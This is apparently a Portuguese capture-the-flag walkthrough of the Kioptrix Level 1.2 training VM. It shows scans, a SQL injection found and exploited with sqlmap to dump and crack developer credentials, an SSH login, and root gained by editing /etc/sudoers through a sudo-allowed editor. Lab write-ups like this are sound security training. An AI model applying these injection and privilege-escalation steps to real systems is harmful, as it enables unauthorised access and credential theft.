
Kioptrix : Level 1.2

IP da máquina: 192.168.2.108 // MAC: 08:00:27:ED:F4:50

Resultados do nmap:


Nmap –A –v 192.168.2.108



```
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
MAC Address: 08:00:27:ED:F4:50 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
```

Resultados do nikto:

nikto -h http://192.168.2.108




```
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7
.2.1 may also current release for each branch.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for t
he 2.x branch.
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 631780, size: 23126, mtim
e: Fri Jun  5 16:22:00 2009
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information
via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protec
ted or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
```

/etc/hosts:


nano /etc/hosts

192.168.2.108   kioptrix3.com



```
 GNU nano 4.9.2                                              /etc/host
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.2.108   kioptrix3.com
```


http://kioptrix3.com/gallery/



got goat? SECURITY ....
Ligoat Security "Got Goat? Security...
Quick Links: Home Recent Photos
Recently Uploaded Photos
Photo Shoot
New picture for new book
In the know...
Self-Explanotory
Getting ready for GNN
Hours before software's release!
Gallery
Last Upload
Photos
Views
Ligoat Press Room
See how we are doing in the news! This is a collection of wild pictures, good times and how to make money at its best.
Photo Shoot
3
21
kioptrix3.com/gallery/p.php/5

SQL Injection:

http://kioptrix3.com/gallery/gallery.php?id=1%27




Gallarific
kioptrix3.com/gallery/gallery.php?id=1'
got goat? SECURITY ....
Home » Ligoat Press Room
Quick Links: Home Recent Photos

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' order by parentid,sort,name' at line 1Could not select category


Resultados do sqlmap:

sqlmap --url "http://kioptrix3.com/gallery/gallery.php?id=1" --dbs --batch




```
available databases [3]:
[*] gallery
[*] information_schema
[*] mysql
```

sqlmap --url "http://kioptrix3.com/gallery/gallery.php?id=1" -D gallery --tables --batch:



```
Database: gallery
[7 tables]
+----------------------+
| dev_accounts         |
| gallarific_comments  |
| gallarific_galleries |
| gallarific_photos    |
| gallarific_settings  |
| gallarific_stats     |
| gallarific_users     |
+----------------------+
```


sqlmap --url "http://kioptrix3.com/gallery/gallery.php?id=1" -T dev_accounts --dump --batch:



```
Database: gallery
Table: dev_accounts
[2 entries]
+------+------------+---------------------------------------------+
| id   | username   | password                                    |
+------+------------+---------------------------------------------+
| 1    | dreg       | 0d3eccfb887aabd50f243b3f155c0f85 (Mast3r)   |
| 2    | loneferret | 5badcaf789d3d1d09794d8f021f40f0e (starwars) |
+------+------------+---------------------------------------------+
```


SSH:

Usuario: dreg // Senha: Mast3r




```
root@kali:~# ssh dreg@192.168.2.108
The authenticity of host '192.168.2.108 (192.168.2.108)' can't be established.
RSA key fingerprint is SHA256:NdsBnvaQieyTUKFzPjRpTVK6jDGM/xWwUi46IR/h1jU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.2.108' (RSA) to the list of known hosts.
dreg@192.168.2.108's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
dreg@Kioptrix3:~$ id
uid=1001(dreg) gid=1001(dreg) groups=1001(dreg)
dreg@Kioptrix3:~$ uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
dreg@Kioptrix3:~$
```

Resolvendo o xterm-256color:




```
loneferret@Kioptrix3:/tmp$ sudo ht /etc/sudoers
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:/tmp$ cd
loneferret@Kioptrix3:~$ clear
'xterm-256color': unknown terminal type.
loneferret@Kioptrix3:~$ export TERM=xterm-color
```

Sudo ht:




```
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults
```

F3 + /etc/sudoers:




```
# /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# See the man page for details on how to write a sudoers file.
#

Defaults        env_reset

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=NOPASSWD: !/usr/bin/su, /usr/local/bin/ht

# Uncomment to allow members of group sudo to not need a password
# (Note that later entries override this, so you might need to move
# it further down)
# %sudo ALL=NOPASSWD: ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL
```



```
# User privilege specification
root    ALL=(ALL) ALL
loneferret ALL=(ALL) ALL
```

Root:



```
loneferret@Kioptrix3:~$ sudo -l
User loneferret may run the following commands on this host:
    (ALL) ALL
loneferret@Kioptrix3:~$ sudo  bash
root@Kioptrix3:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix3:~# uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
root@Kioptrix3:~#
```